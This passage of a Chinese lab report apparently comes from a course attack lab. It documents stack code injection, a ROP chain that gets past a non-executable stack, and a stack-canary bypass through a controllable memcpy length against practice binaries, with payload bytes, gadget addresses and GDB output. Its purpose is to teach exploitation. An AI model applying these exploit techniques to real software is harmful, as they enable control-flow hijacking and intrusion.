判定位于 grade_eval 内部：cmpl $0x4,-0x4(%rbp) 比较参数与 4，相等才打印，否则直接返回。与阶段二相比，这一关没有进程祖先检查，目标函数就在本程序里。

2 关键数据结构

栈的性质与阶段二相同：固定基址、8 MB、权限 rwxp，数组首字节 0x721000800fd0，返回地址所在格 0x721000800fe8，两者相隔 24 字节。

本阶段用到的两个常量：

符号或地址	值	用途
grade_eval	0x401a87	被调用的函数入口
0x401d20	"\n\033[31m Hope %c will be your grade! \n"	printf 的格式串

3 grade_eval 的分析

```
401a87: push   %rbp
401a88: mov    %rsp,%rbp
401a8b: sub    $0x10,%rsp
401a8f: mov    %edi,-0x4(%rbp)      # 参数存进局部变量
401a92: cmpl   $0x4,-0x4(%rbp)      # 与 4 比较
401a96: jne    401ab1 <grade_eval+0x2a>
401a98: mov    $0x45,%eax           # 0x45 减参数
401a9d: sub    -0x4(%rbp),%eax
401aa0: mov    %eax,%esi            # 结果作为 printf 的第二个参数
401aa2: mov    $0x401d20,%edi       # 格式串地址作为第一个参数
401aa7: mov    $0x0,%eax
401aac: call   printf@plt
401ab1: mov    stdout,%rax
401ab8: mov    %rax,%rdi
401abb: call   fflush@plt
```

参数为 4 时，0x45 - 4 等于 0x41，即字符 A，填进格式串的 %c。前面的 \033[31m 让终端把这一行显示成红色。

函数本身不再做别的判断，参数不等于 4 就跳过打印，什么也不输出。

4 机器码

需要三条指令：把 4 放进参数寄存器、把 grade_eval 的地址取进一个寄存器、调用它。

```
mov    $4, %edi                 # bf 04 00 00 00
movabs $0x401a87, %rax          # 48 b8 87 1a 40 00 00 00 00 00
call   *%rax                    # ff d0
```

共 17 字节。%edi 是 32 位写法，mov 会自动把 %rdi 的高 32 位清零，正好满足参数要求；0x401a87 超过 32 位，需要 movabs 才能装进 64 位寄存器。

把目标寄存器换成 %r8 也能工作，但 call *%r8 需要多一个 REX 前缀字节，总长变成 18 字节，收益只是腾出 %rax。

5 payload 的构成

偏移	长度	内容
0 到 16	17	上述三条指令
17 到 23	7	0x90 填充
24 到 31	8	0x721000800fd0 的小端表示
32	1	换行符

总长 33 字节。与阶段二相比少了字符串，长度从 43 降到 33。

6 GDB 验证记录

停在 input+94（leave）之前，x/4i $rbp-0x10 的反汇编：

```
0x721000800fd0: mov    $0x4,%edi
0x721000800fd5: movabs $0x401a87,%rax
0x721000800fdf: call   *%rax
0x721000800fe1: nop
```

x/2gx $rbp 的读数：保存的 rbp 那格被填充字节覆盖，返回地址那格为 0x721000800fd0。call 只占两个字节，所以下一条指令落在 0x...fe1。

7 验证结果

运行后输出一行红字：

```
Hope A will be your grade!
```

随后进程以 SIGSEGV 终止，退出码 139。原因与阶段二相同：grade_eval 返回后，控制流落到填充的 0x90 上，继续往下执行到返回地址那 8 个字节，那串数据不是合法指令。

8 运行截图

```
● ~/Lab3-AttackLab main ?5 ❯ gdb -batch -q -ex 'set pagination off' -ex 'break *input+94' \
     -ex 'run < /tmp/p3.bin' -ex 'x/4i $rbp-0x10' -ex 'x/2gx $rbp' ./attack/dark-calc
Breakpoint 1 at 0x4019d5
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):

Breakpoint 1, 0x00000000004019d5 in input ()
   0x721000800fd0:      mov    $0x4,%edi
   0x721000800fd5:      movabs $0x401a87,%rax
   0x721000800fdf:      call   *%rax
   0x721000800fe1:      nop
0x721000800fe0: 0x90909090909090d0      0x0000721000800fd0
```

图 10 payload 落位。x/4i 显示三条指令，call 之后紧跟一个 nop；x/2gx 显示返回地址那格已改为 0x721000800fd0。




图 11 运行输出。红色的一行 Hope A will be your grade! 之后是 segmentation fault，与第 7 节的解释一致。

9 与阶段二的对照

项目	阶段二	阶段三
目标	启动外部程序 ./malware	调用本程序的 grade_eval
指令条数	3 条	3 条
机器码长度	22 字节	17 字节
是否需要字符串	需要，./malware	不需要
payload 长度	43 字节	33 字节
参数设置	字符串地址放进 %rdi	数值 4 放进 %edi

两关的差别集中在最后几条指令上：改写返回地址、跳到数组首字节这套机制完全相同，换的是被调用的目标与参数。

10 困难与易错点

一是 movabs 的适用范围。它只能把立即数装进 64 位寄存器，目标写成 %edi 会直接报 operand type mismatch。32 位目标用普通 mov，超过 32 位的地址才需要 movabs。

二是 sub 的方向。打印的字母由 0x45 减参数得到，参数为 4 得到 A。读反了会以为参数越大字母越靠后，验算一次就能确认。

三是 call 与栈的关系。call 会把返回地址压到栈上，位置正好是 0x...fe8，也就是我们改写过的返回地址格。那一格此时已经被 ret 取走，覆盖它不影响控制流。

阶段四 ROP

本阶段的目标二进制换成 attack/dark-calc-nx，目标与阶段三相同：让 grade_eval 以参数 4 被调用，打印 Hope A will be your grade!。差别在于这份程序的栈不可执行，把机器码放进数组再跳过去的做法会立刻失败，需要改用程序里已有的指令片段。

1 输入格式与判定位置

输入仍是一行文本，由 gets 读入 input 的 16 字节数组。input 的结构与 dark-calc 相同，leave 位于 0x4018c6，也就是 input+94。

判定位置与阶段三一样，在 grade_eval 内部：参数等于 4 才打印。这一关不涉及外部程序，也没有祖先检查。

2 保护与地址

readelf -lW 显示 GNU_STACK 的标志为 RW，运行时的栈段权限为 rw-p。与 dark-calc 对比，后者由构造函数 mmap 出 rwxp 的匿名段，可执行位存在；这一份没有那层安排，$rsp 落在常规 [stack] 段。

代码段固定在 0x400000 起，程序没有启用 PIE。本阶段用到的地址：

名称	地址	说明
grade_eval	0x401978	被调用的函数
pop %rdi; ret	0x401a33	指令片段，两字节
数组首字节	每次运行不同	栈地址受 ASLR 影响

3 不可执行栈带来的变化

阶段二与阶段三的成功依赖两件事：把机器码写进数组，再把返回地址指向数组首字节。第二件事在这一关仍然可做，第一件事不行，因为 CPU 拒绝从没有执行权限的页取指。

替代方案是用程序自身的指令片段拼出一次调用。每个片段以 ret 结尾，返回地址依次指向它们，形成一条链。链上不需要写机器码，只需要写片段地址与参数。

4 链条设计

片段来自 __libc_csu_init 的尾部。该函数结尾是一串弹栈：

```
401a2a: pop %rbx
401a2b: pop %rbp
401a2c: pop %r12
401a2e: pop %r13
401a30: pop %r14
401a32: pop %r15
401a34: ret
```

0x401a32 处的字节是 41 5f，解码为 pop %r15。从下一个字节 0x401a33 开始读，字节是 5f c3，解码为 pop %rdi 与 ret。41 是 REX 前缀，作用是把 5f 从 %rdi 扩展到 %r15；跳过它，同一条指令的尾部就换了一种含义。

链条共三段，接在 24 字节填充之后：

偏移	长度	内容	作用
0 到 23	24	0x41 填充	占满数组与保存的 rbp
24 到 31	8	0x401a33	ret 跳到这里，弹出下一个值
32 到 39	8	4	被 pop %rdi 送进 %rdi
40 到 47	8	0x401978	ret 跳到这里，进入 grade_eval
48	1	换行符	结束 gets

总长 49 字节。填充用 0x41（字符 A），不含 0x0a。

链条上没有一个值来自栈：两个是代码段地址，一个是立即数。ASLR 每次给栈换地址，链的顺序与内容都不受影响，这也是这一关能靠固定字节成功的原因。

5 GDB 验证记录

停在 input+94（leave）之前，x/6gx $rbp-0x10 的读数：

地址	内容	含义
$rbp-0x10	0x4141414141414141	填充
$rbp-0x8	0x4141414141414141	填充
$rbp+0	0x4141414141414141	保存的 rbp 被填充覆盖
$rbp+8	0x401a33	新的返回地址，指向 pop %rdi; ret
$rbp+0x10	0x4	参数

地址	内容	含义
$rbp+0x18	0x401978	grade_eval 入口

填充覆盖到保存的 rbp 是必然的，因为填充长度为 24 字节，而数组只有 16 字节。

6 验证结果

运行后输出：

```
Hope A will be your grade!
```

grade_eval 打印完毕返回时，栈上已经没有合法地址，进程以 SIGSEGV 终止，退出码 139。成功信息在此之前已经写出，不影响判定。

7 运行截图




图 12 链条的构造与落位。上半部分是 49 字节的十六进制，能看到三段各占 8 字节；下半部分是 x/6gx 的读数，返回地址那格为 0x401a33，其后依次是 0x4 与 0x401978。



图 13 运行输出。红色的一行 Hope A will be your grade! 之后是 segmentation fault。

8 四个阶段的对照

阶段	二进制	栈权限	控制流来源	是否需要栈地址
阶段一	dark-calc	rwxp	不改变控制流，只观察	不涉及
阶段二	dark-calc	rwxp	数组里的机器码	需要，0x721000800fd0
阶段三	dark-calc	rwxp	数组里的机器码	需要，0x721000800fd0
阶段四	dark-calc-nx	rw-p	程序里的指令片段	不需要

四关用的是同一次越界写入：24 字节填充之后就是返回地址。变化的是返回地址指向什么，以及那里有没有可执行的字节。

9 困难与易错点

一是可执行位决定了攻击面。同样的越界写入，栈可执行时可以直接放机器码，栈不可执行时只能借用已有指令。判断一份程序属于哪种情况，看 GNU_STACK 标志与 $rsp 所在段的权限，两处要一致。

二是从指令中间取指。0x401a32 是 pop %r15; ret，0x401a33 才是 pop %rdi; ret，差一个字节就是不同的寄存器。41 这类 REX 前缀改变的是寄存器编号，跳过前缀，指令的语义随之改变。

三是链条与栈的消费节奏。ret 每次取 8 字节，pop %rdi 再取 8 字节，所以片段地址、参数、目标地址必须严格按这个顺序排列，错一格就会把参数当地址用。

四是链上不出现栈地址带来的稳定性。ASLR 让栈每次不同，而这条链只引用代码段与立即数，因此不需要先泄漏地址，也不需要关闭随机化。

阶段五 Canary

本阶段的目标二进制是 attack/dark-log，目标仍是让 grade_eval(4) 打印 Hope A will be your grade!。与前四关不同的是，这份程序的 input 里加了栈保护，数组与返回地址之间多了一个随机值。

1 输入格式与判定位置

输入仍是一行文本，由 gets 读入 struct log_frame 的第一个字段 expression，没有长度检查。

判定位置仍在 grade_eval 内部：参数等于 4 才打印。input 返回之前还有一处判定，属于栈保护：把帧内保存的 canary 与 %fs:0x28 比较，不等就调用 __stack_chk_fail 终止进程。

2 关键数据结构

```
struct log_frame {
  char expression[128];
  char logMsg[128];
  int len;
  char pad[8];
};
```

input 的帧基址为 %rbp，数组从 rbp-0x120 开始，帧大小为 0x120。各字段相对数组首字节的偏移：

字段	表达式	相对数组偏移
expression	rbp-0x120	0
logMsg	rbp-0xa0	0x80，128

字段	表达式	相对数组偏移
len	rbp-0x20	0x100, 256
pad	rbp-0x1c	0x104, 260
canary	rbp-0x8	0x118, 280
返回地址	rbp+8	0x128, 296

这些偏移由三处指令锚定：gets 的参数是 lea -0x120(%rbp)，len 的清零是 movl $0x0,-0x20(%rbp)，canary 的来源是 mov %fs:0x28,%rax 后存入 -0x8(%rbp)。

3 栈保护的工作方式

```
4016e1: mov  %fs:0x28,%rax
4016ea: mov  %rax,-0x8(%rbp)      # 存入 canary
...
4017df: mov  -0x8(%rbp),%rax      # 返回前读回
4017e3: xor  %fs:0x28,%rax
4017ec: je   4017f3
4017ee: call __stack_chk_fail@plt
```

%fs:0x28 是线程局部的随机值，进程启动时由内核或加载器写入。canary 放在 rbp-0x8，即数组与返回地址之间。gets 不认识数组长度，任何覆盖返回地址的输入都会先经过这一格，于是检查必然失败。

因此直接沿前几关的思路铺满输入行不通。

4 绕过思路

input 里有一处细节：memcpy 的目的地不是固定的。

```
memcpy(f.logMsg + f.len, f.expression, sizeof(f.expression));
```

展开成指令后，目的地址的算法是：

```
401719: mov  -0x20(%rbp),%eax     # 取 len
40171e: lea  -0x120(%rbp),%rdx
401725: sub  $0xffffffffffffff80,%rdx   # 加 0x80，指向 logMsg
401729: add  %rdx,%rax            # 加上 len
```

目的地址等于数组首字节加 0x80 再加 len。复制源是数组开头，长度固定 128 字节，只有目的地随 len 变化。

len 位于偏移 256，正好在 gets 的写入范围内，因此可以被输入改写。把 len 设为 168，复制的起点就从 rbp-0xa0 移到 rbp+8，也就是返回地址那一格。128 字节的复制把链条写进返回地址之后的栈区，canary 那一格完全没碰。

5 链条与 len

链条沿用前两关的三段结构：

偏移	长度	内容	作用
0 到 7	8	0x4018a3	pop %rdi; ret
8 到 15	8	4	参数
16 到 23	8	0x401677	grade_eval 入口
24 到 255	232	0x41 填充	补到 len 字段
256 到 259	4	168	len，小端为 a8 00 00 00

偏移	长度	内容	作用
260	1	换行符	结束 gets

总长 261 字节。gets 读完会在第 260 个字节补 0x00，那个位置属于 pad 区，与 canary 相隔 20 字节。

片段的来源与上一关相同：0x4018a3 是 __libc_csu_init 尾部 pop %r15; ret 中的第二个字节起，41 5f 是 pop %r15，跳过 41 得到 5f c3。

6 GDB 验证记录

停在 0x4017df（canary 检查开始前一条），x/4gx $rbp+8 与 x/gx $rbp-8 的读数：

位置	内容	含义
$rbp+8	0x4018a3	新的返回地址
$rbp+0x10	0x4	参数
$rbp+0x18	0x401677	grade_eval
$rbp+0x20	0x4141414141414141	复制带来的填充
$rbp-8	0x...00 的随机值	canary 原值，未被改动

canary 最低字节为 00，与预期一致；其余七个字节每次运行都不同。

7 验证结果

运行后输出：

```
 Hope A will be your grade!
```

随后进程以 SIGSEGV 终止，退出码 139。

8 运行截图

```
~/Lab3-AttackLab main !7 ?2 ❯ gdb -batch -q -ex 'set pagination off' -ex 'break *0x4017df' \
    -ex 'run < /tmp/can.bin' -ex 'x/4gx $rbp+8' -ex 'x/gx $rbp-8' ./attack/dark-log
Breakpoint 1 at 0x4017df
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter a log message:

Breakpoint 1, 0x00000000004017df in input ()
0x7fffffffcf38: 0x00000000004018a3      0x0000000000000004
0x7fffffffcf48: 0x0000000000401677      0x4141414141414141
0x7fffffffcf28: 0x564ed18db6ed8a00
```

图 14 链条落位与 canary。x/4gx $rbp+8 依次显示 0x4018a3、0x4、0x401677 与填充；x/gx $rbp-8 显示 canary 原值，最低字节为 00，未被复制改动。

```
~/Lab3-AttackLab main !7 ?2 ❯ ./attack/dark-log < /tmp/can.bin
Enter a log message:

 Hope A will be your grade!
zsh: segmentation fault  ./attack/dark-log < /tmp/can.bin
```

图 15 运行输出。红色的一行 Hope A will be your grade! 之后是 segmentation fault。

9 困难与易错点

一是偏移的基准。`logMsg` 相对 `%rbp` 是 `-0xa0`，相对数组首字节是 `0x80`；`len` 的算式用的是后者，混用两个基准会让 `len` 差 32。

二是片段地址的换算。每个二进制的 `.text` 起始地址不同，`dark-log` 是 `0x401590`，沿用上一关的 `0x401700` 会搜出错误候选。搜到之后必须用 `objdump --start-address` 从那个地址反汇编一次，确认是 `pop %rdi` 与 `ret`。

三是复制的方向。`gets` 的越界写与 `memcpy` 的复制是两个独立动作：前者决定 `len` 的取值，后者决定链条落到哪里。绕过 canary 靠的是后者，理解这一点才知道为什么要改 `len`。

四是 canary 的最低字节。它的最低字节恒为 `00`，这是设计使然：字符串函数遇到它就会停下。这一点在本关没有用到，在需要泄漏 canary 的场景里是重要线索。

AI 使用说明

本报告的观察、命令执行、数值采集与 payload 构造均由本人完成。AI 在过程中承担讲解、脚手架与整理三类工作，各阶段的分工如下。

阶段	AI 提供的帮助	本人完成的部分
阶段一	讲解栈帧、`leave` 与 `ret`；整理问题清单；生成 `01_input_annotated.S` 与 GDB 观察脚本	寄存器读数、五种长度的实验、字节对照与结论
阶段二	讲解 `mmap` 参数与标志位、`__wrap_main` 的换栈动作；导出两份反汇编	固定栈的确认、机器码编写与汇编、payload 构造与验证
阶段三	讲解 `grade_eval` 的判定逻辑与格式串作用、`movabs` 与 `mov` 的差别	三条指令的编写、落位检查与运行
阶段四	讲解 ASLR、`GNU_STACK` 标志、REX 前缀对 `pop` 的影响；导出 `04_dark-calc-nx.S`	片段搜索与确认、链条构造、49 字节 payload
阶段五	讲解 canary 的存入与比较、结构体偏移的推导方法、`memcpy` 目的地可控这一线索	偏移计算、片段地址确认、`len` 取值、261 字节 payload

三点补充说明。

第一，报告中的数值都来自本人执行的命令。AI 给出的示例数值只用于对照，出现不一致时以实测为准；例如阶段五第一次试算 `len` 时用了 `%rbp` 基准得到 136，与 GDB 读数不符，改用数组基准后得到 168。

第二，正文中标注为“推算”的内容是由已知指令与布局推出、尚未单独验证的部分，例如阶段二长度 31 时零字节落在返回地址最高字节。这类结论在文中都写明了依据，没有与实测混在一起。

第三，payload 与结论由本人编写，AI 的作用是提示方向与指出错误。阶段四中 `0x401a32` 与 `0x401a33` 的差别、阶段五中 `len` 基准的混淆，都是先由本人算出、经讨论后修正的；阶段五首次运行时链条整体偏移 8 字节，也是根据 GDB 读数定位到 `len` 写成了 160。

报告排版由 AI 协助完成，包括 pandoc 构建参数、图片浮动体的处理与图注格式；内容与数字经本人核对。